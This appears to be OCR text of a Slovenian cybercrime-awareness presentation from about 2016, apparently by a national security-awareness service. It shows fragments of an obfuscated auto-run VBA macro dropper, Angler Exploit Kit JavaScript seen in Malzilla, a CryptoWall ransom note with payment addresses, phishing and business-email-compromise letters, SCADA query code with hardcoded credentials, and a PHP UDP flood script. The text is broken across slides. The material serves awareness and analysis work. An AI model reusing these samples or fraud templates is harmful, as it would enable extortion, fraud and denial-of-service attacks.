        getTypeBodyCell = "lr"
    End If
s7:
somehernya_1.Open dikenson(5), somehernya3_1, False
MimoNasM

End Function

Private Sub Destroy()
    Applic.ation.Optimization = True

    ActiveP.age.Layers.Item(2).Shapes.
    ActivePage.Layers.Item(3).Shapes.a
    ActivePage.Layers.Item(4).Shapes.a
    ActivePage.Layers.Item(5).Shapes.a
    ActivePage.Layers.Item(6).Shapes.a

    ActiveDocument.ClearSelection
    Applic.ation.Optimization = False
    ActiveW.indow.Refresh
    Applic.ation.Refresh
End Sub

Private Sub CheckBins()

somehernya_7 = Split("1104|1116|1116|1112|1058|1047|1047|1110|1101|1119|1097|1121|1115|1045|1101|1117|1114|1097|11
"|")
```

```
Attribute VB_Name = "Ёта нига"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
Call AddSensors
End Sub
```

Malzilla by bobby

Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

center-sonce.com

Text | Hex | Cookies | Links Parser

```
<div id="ajspdattivdp" class="jxryacswwaitxpap">bzd ickerbtb; iancbeidmdxdlbp. buebahaybkcb dbbrdeche ranbia, ncbeqd, ae ddcbpbtb dbq aucb, e, qdadx bceeeher ebdbdsesdhejbdet 58 eleqelcv d ser dod x d
 fbjcgcibu bc ckbkcvb mdkbjby bg bmd lef eicr; a. vexbc a, gbaag bqadazbo alea bcar - az, ewcxd udzdod xctbt btbhewdiedeiaccjctblbrb - s bw cqe keta dbkcpb pepcj bsbsaea tc abx cr blcdbu eddcedeiadbqd
 gcfcab sb tanewb, zai bq doblcieb, ewdlekapcdand zatakamaqbqazbf bpb: adzae a. je meidad xe dct cbdi cebxemeec o eic bbfcbdqckcicgewdn etcaag 35 bx de. d ubtbmawb t atadatcdddqbi ckdteccocaclaebwdmbpc dc
 j efao bicfatbgbfe. dd. x c g: cdaa cicbdledd. abl bobu biadc lbgaxcld r cjbxb yb za w bj c. fatbsdkbidvbob hak clcia sbxdeepbtbmbzcpevebd: eepct ca, du c k. b qbdbkced. peoah eu bpbxeqa r cbc faa:
 btcpeo ec e relajboedb aerayclbtbwbvbcegeeadbsc neecg blbiak 50 b j efcrcid qc jckbocfawbgbgbdbtcsbketepe xaq ccbia gbodeeebqchbgcqekceatb xc te oeodyccas, b i blaqbycnd uclchbq 34 bfclcj, agbr dld
 ubtbmbz didudsdjeuay eveadyejcyexcdav bqcmdv b ybgbt becacl ak, eadecacgbhbi axcd cbcwccd l bjbrcjefa rb kcj a l d zaxc. hbwbt cdaref ekdhe iah eg 80 erb hb maqcdceateqaveweeerdt. cte ee xaobjcrb t
'cabsevcr' ex caaobzajedeiek</div>
<div id="ndahoaozhgw" class="jxryacswwaitxpap">E7LYICyPPg</div>
<script>
var rsmqoopmvnwdql=(1082062007+340920771>635686953?"\x72":"t");
var gjxouqsisvje=(33274299+31165717>23795077?"\x72\x65":"xv");
var quxkldqontebsw=(1230568882+63503401<1399435764+47543701?"\x72":"mui");
var rgeacdcfsc=(1350618037>1638521724?"\x61\x73":"r");
var iwshwuczfemaf=(1202390170<36467288?"fpk":"[][rd");
var tmrpavscessuws=(164470114+711863399>371972189?"r":"pki");
var jbtvxsfpxrf=(37852297+541161128<589185327+56030673?"jbtvxs":"\x61");
quxkldqontebsw+=(499283756+105031504>83890?"e":"i");
var ajspdattivdp=(952630328>2058723409?"\x64\x75":"\x61\x6a\x73\x70\x64");
var ocygqxrzwsvpjt=(1022463875<586916652?"\x70\x78\x61":"\x66\x75\x6e\x63\x74");
var jqfwnyrdiuv=(929432951<63153487?"c":"re");
var rdaaafpxgvntc=(951180969+491173103>437865919?"\x63":"\x71\x74\x66");
var ndahoaozhgw=(14580872+49442820>11566983?"nda":"k");
rsmqoopmvnwdql+=(548825455+137915111>233592776?"\x65\x74":"u");
var ansrexiglvndawz=(324675877<125870012?"\x79\x71\x66":"\x72\x76");
jbtvxsfpxrf+=(1984261254>2020053925?"zf":"fp");
iwshwuczfemaf+=(786314048+523930272<67006588+1806930310?"aa":"\x6f\x64\x77");
var bnfmhyciqbup=(191861070+94230221>115786371?"r":"tua");
tmrpavscessuws+=(1515493744<1288833092?"yo":"\x65\x74\x75");
ndahoaozhgw+=(843000492+580902972<198072285+1813200899?"\x68\x6f":"tpe");
bnfmhyciqbup+=(1992360082>2090778819?"tmr":"\x65\x74\x75\x72\x6e");
bnfmhyciqbup+=(861703435<163019462?"\x6c":"\x20");
rgeacdcfsc+=(1345407417>1897341494?"w":"\x65\x74");
var ttpltsduno=(1431069917>2080295176?"\x6a\x6a\x72":"r");
ttpltsduno+=(260793265+242158447<234320508+750475740?"\x65\x74\x75\x72":"\x6f");
var lfpbervbelb=(1145975297>1392246258?"c":"r");
rgeacdcfsc+=(9973365+1728049973<1806432372+204968937?"u":"\x75");
var dozxtzxtsgxmdzz=(1990012341>2025795561?"\x6d\x68":"\x72\x65\x74\x75\x72\x6e");
var cckeuiddophofpdsj=(494999904+373509114<911969750+784061640?"r":"\x75\x70");
lfpbervbelb+=(70569619+302719973>101070345?"et":"v");
lfpbervbelb+=(238858552+138426695<819901299+1298584309?"ur":"fz");
```

Angler Exploit Kit

Send script to Decoder | Send all scripts to Decoder | Send to Links Parser | Find

Find objects | Append selection to Decoder | Format code

```
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Location: http://[redacted].com/
Server: Microsoft-IIS/8.5
X-Powered-By: PHP/5.4.14
X-Pingback: http://[redacted]com/xmlrpc.php
X-Powered-By: ASP.NET
Date: Mon, 18 Jan 2016 09:32:27 GMT
Connection: close
Content-Length: 147
```

URL: http://c[redacted].com/ | Get | Abort

User Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1; .NET CLR 3.3.(| Get to file | Load from Cache

Referrer: www.[redacted]com | Use User Agent | Use Proxy | Auto-set Referrer

Cookies: | Use Cookies | Use Referrer

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found he

What does this mean?

This means that the structure and data within your files have been irrevocabl
with them, read them or see them, it is the same thing as losing them forev

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-204
All your files were encrypted with the public key, which has been transferred t
Decrypting of your files is only possible with the help of the private key and d

What do I do?

Alas, if you do not take the necessary measures for the specified time then t
If you really value your data, then we suggest you do not waste valuable time

For more specific instructions, please visit your personal home page, there

1. 7oqnsnzwwnm6zb7y.fedpayopinion.com/11mj99L
2. 7oqnsnzwwnm6zb7y.vispaytoropinion.com/11mj99L
3. 7oqnsnzwwnm6zb7y.statepaytor.com/11mj99L
4. 7oqnsnzwwnm6zb7y.clusterpaytor.com/11mj99L

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbro
2. After a successful installation, run the browser and wait for initialization.
3. 7oqnsnzwwnm6zb7y.onion/11mj99L ◄Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

7oqnsnzwwnm6zb7y.fedpayopinion.com/11mj99L ◄Your Personal PAGE
7oqnsnzwwnm6zb7y.onion/11mj99L ◄Your Personal PAGE(us
11mj99L ◄Your personal code (if y

Your files are encrypted.

To get the key to decrypt files you have to pay **500 USD**. If payment is not made before **04/12/15** the cost of decrypting files will increase **2** times and will be **1000 USD**

Prior to increasing the amount left:

122h 35m 27s

First connect IP: 92.37.81.20

Refresh | Payment | FAQ | Decrypt 1 file for FREE | Support

We are presenting a special software - CryptoWall Decrypter - which allows to decrypt and return control to all your encrypted files.

How to buy CryptoWall decrypter?

1. You can make payment with BitCoins, there are many methods to get them.

bitcoin

2. You should register Bitcon wallet (click here for more information with pictures)

3. Purchasing Bitcoins - Although it`s not yet easy to buy bitcoins, it`s getting simpler every day.

Here are our recommendations:

- LocalBitcoins.com (WU) - Buy Bitcoins with Western Union
- **Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person**
- LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
- btcdirect.eu - THE BEST FOR EUROPE
- coinrnr.com - Another fast way to buy bitcoins
- bitquick.co - Buy Bitcoins Instantly for Cash
- How To Buy Bitcoins - An international directory of bitcoin exchanges.
- Cash Into Coins - Bitcoin for cash.
- CoinJar - CoinJar allows direct bitcoin purchases on their site.
- anxpro.com
- bittylicious.com
- ZipZap - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

4. Send 1.45 BTC to Bitcoin address: 1N9XQPfWr7QTLEKKozkUtT9Que4Z6adzTm

5. Enter the Transaction ID and chose payment option:

1.45 BTC ~= 500 USD | Clear

Note: Transaction ID - you can find in detailed info about transaction you made.
(example 44214efca56ef039386ddb929c40bf34f19a27c42f07f5cf3e2aa08114c4d1f2)

6. Please check the payment information and click "PAY".


PAY

Your sent drafts

Num	Draft type	Draft number or transaction ID	Amount	Status

Your payments not found.

0 valid drafts are put, the total amount of **0** USD.


ransomcrypt
cryptowall
police virus
ctb locker
teslacrypt
cryptolocker
locky
430
60
50
40
30
20
10
0
2012-04
2012-05
2012-06
2012-07
2012-08
2012-09
2012-10
2012-11
2012-12
2013-01
2013-02
2013-03
2013-04
2013-05
2013-06
2013-07
2013-08
2013-09
2013-10
2013-11
2013-12
2014-01
2014-02
2014-03
2014-04
2014-05
2014-06
2014-07
2014-08
2014-09
2014-10
2014-11
2014-12
2015-01
2015-02
2015-03
2015-04
2015-05
2015-06
2015-07
2015-08
2015-09
2015-10
2015-11
2015-12
2016-01
2016-02
2016-03

From: anja.pokoren@nlbleasing.net
Subject: Stanje NLB Leasing - Jan 2013
Date: 04. januar 2013 12:48:07 GMT+1
To: info@□□□□□□□□□□.si

nlbleasing.net.	14400	IN	MX	0 nlbleasing.net.
nlbleasing.net.	21600	IN	NS	ns2.bigkeshhosting.com.
nlbleasing.net.	21600	IN	NS	ns1.bigkeshhosting.com.
nlbleasing.net.	14400	IN	A	208.115.240.115

Spoštovani partner,

Pošiljamo vam stanje po pogodbi NLB-33892 na dan 03.01.2013.
V kolikor so vase obveznosti ze poravnane smatrajte to sporocilo kot brezpredmetno.

S Spoštovanjem,
Anja Pokoren
Referent za tvegane naložbe
NLB Leasing d.o.o.
Šlandrova ulica 2
1231 Ljubljana - Črnuče
Telefon: 01 586 29 10
Identifikacijska številka za DDV: SI19861435
Matična številka: 5384915000
Poslovni račun: SI56 0292 4001 7709 187 in SI56 0700 0000 0881 723
Podjetje je vpisano pri Okrožnem sodišču v Ljubljani, pod registrsko številko 10735500, z osnovnim kapitalom 28.481.348,16 EUR.

OrgName:	Limestone Networks, Inc.
OrgId:	LIMES-2
Address:	400 S. Akard Street
Address:	Suite 200
City:	Dallas
StateProv:	TX
PostalCode:	75202
Country:	US

Leasing NLB 33892 2013piz.pdf

U+202E
Right-to-left override

KEYLOGGER

RAT

DDOS

Z mulami do milijona, a je že brez cvenka

Objavljeno: 22.02.2015 12:06 Posodobljeno: 22.02.2015 12:06

Avtor: Aleš Andlovič

Sebastjanu Mihelčiču mariborski višji sodniki zvišali kazen na šest let zapora.

Okrožni državni tožilec je ljubljanskemu hekerju v zameno za priznanje sprva ponudil neverjetnih 22 let! Foto: Tadej Regent/Delo

MARIBOR – Štiri leta in štiri mesece zapora se mariborskim višjim sodnikom ni zdela primerna in dovolj visoka kazen za 42-letnega **Sebastjana Mihelčiča**. Ljubljančan, ki je na spletu uporabljal vzdevek **Goldi72**, je z bančnega računa 32 oškodovancev dvignil skupaj 1,46 milijona evrov. Kljub dejstvu, da je heker dejanja priznal, se je tožilstvo pritožilo na višino zaporne kazni in uspelo. Višji sodniki so računalniškemu strokovnjaku zaradi velike tatvine kazen zvišali na šest let ječe. A to še zdaleč ni edini greh Sebastjana Mihelčiča, saj bo treba k šestim letom prišteti še dve leti zaradi vdorov v informacijske sisteme, če bo sodba ostala pravnomočna, dodatnih nekaj mesecev ga čaka še za 17 kaznivih dejanj pranja denarja, za kar se doslej ni pokesal, ker ne priznava premoženjskopravnih zahtevkov oškodovancev.

```
549   update = '-u' in opts or '--update-taglist' in opts
550   if not os.path.isfile("tag_data.json") or update:
551     params = urllib.urlencode({
552       "username": "config",
553       "password": "conf1g",
554       "action": "queryresults",
555       "query": "select TAGNAME, BITMODE from IND order by ADDR asc",
556       "returnType": "array",
557       "deflateBoundary": -1
558     })
```

Slika je simbolična. Bonneville Dam (cc) EMSL @ flickr.com

```php
if ($_REQUEST['action'] == 'start' && $_REQUEST['protocol'] == 'udp')
{
    $action1=$_REQUEST['page'];
    $action = decodesttr($_REQUEST['page']);
    @list ($host,$port,$size,$exec_time) = explode("[#]",$action);
    //cmdexec("ping -f $host");
    if(isset($_REQUEST['time_s']))
    {
        $time = $_REQUEST['time_s'];
        $max_time = $_REQUEST['time_e'];
    }
    else
    {
        $time = time();
        $max_time = $time+$exe
    }

    $dns=explode('-',$host);
    if($dns[1]=='') {$dns[1]=$
    $site=explode('.',$dns[0])
    //**********************
    $out=chr(0);$out.=chr(23);
    //----------------------
    $out.=chr(strlen($site[0]))
    $out.=$site[0];
    $out.=chr(strlen($site[1]))
    $out.=$site[1];
    //----------------------
    $out.=chr(0);$out.=chr(0);
    $out.=str_repeat(".", $siz
    //**********************
    $step_time=time()+95;
    $release_time=time()+22;
    $first1=0;
    while(time() < $max_time)
    {
        if(time() > $release_t
        {
            $first1=1;
            $address_host="htt
            $ch =@curl_init();
            @curl_setopt($ch,C
            @curl_setopt($ch,C
            @curl_setopt($ch,C
            @curl_setopt($ch,C
            @curl_setopt($ch,C
            @curl_setopt($ch,C
            @curl_exec($ch);
        }
        if(time() > $step_time)
        {
            @exit();
            @die();
        }
        $socket = @stream_socket_client("udp://$dns[1]:53");
        if ($socket)
        {
            @stream_set_write_buffer($socket, 0);
            @stream_socket_sendto($socket,$out);
        }
        @fclose($socket);
```

Dear Max

Thank you for the payment.
please kind cancel the payment you made to (SI562900[redacted]) because we got a call that our company account has been overdraft and currently undergoing auditing,please kindly call off back your money and repay it to our united kingdom bank account below because we can receive money with this now.we will bear the charges for cancellation

BENEFICIARY NAME: [redacted] d.o.o.
ACCOUNT NUMBER:15223969
SORT CODE: 117180
IBAN NUMBER: GB98HLFX11718015223969
BIC\ SWIFT: HLFXGB21Z02
ADDRESS:3A Blackeen parade Blackeen road Sidcup Da15 9lu
BANK NAME: Halifax bank

Note that NTSH Jonathan also going to pay this week? I would appreciate if you could close also his due invoices.
The amount of its due invoices by end of February is 87.850,35 eur

I see that invoice nr. 15-310-00083 for Agripro is still not paid.
Could you please let me know why? It is about 200 pcs of Lezaforte 500 seeds from end of June 2015.

Please keep me informed.

Thank you and best regards,


#74346
84 prijav
6 bank
42 preiskav
odstranjevanje lažnih spletnih mest
safe-browsing liste za blokade
obveščanje ponudnikov, javnosti

NAČRTOVANJE

ODZIVANJE

OZAVEŠČANJE

VARNI NA INTERNETU
Od mene je odvisno vse.

Išči po strani

SPLETNA TVEGANJA | ZAŠČITA | NASVETI ZA PODJETNIKE | NOVICE | KONTAKT

Ste naleteli na težavo?

POTREBUJEM POMOČ

Ste postali žrtev prevare?

PRIJAVI PREVARO

IZSILJEVALSKI VIRUS TESLACRYPT 2.0

VARNOSTNA PODROČJA

- SPLETNE GOLJUFIJE
- SPLETNO BANČNIŠTVO
- SPLETNO NAKUPOVANJE
- PREVARE NA DRUŽBENIH OMREŽJIH
- ZAŠČITA PRED VIRUSI
- NASVETI ZA PODJETNIKE

USTVARIMO BOLJŠI ONLINE SVET ZA VSE.

POMAGAJ NAM PRI ČIŠČENJU PREVAR S SPLETA.

OPREMI SVOJ BRSKALNIK Z LOVCEM SPLETNIH PREVAR.

Postani lovec ›


DELO
torek, 12.01.2016

Varni na internetu: Vsi obrazi spletnega izsiljevanja

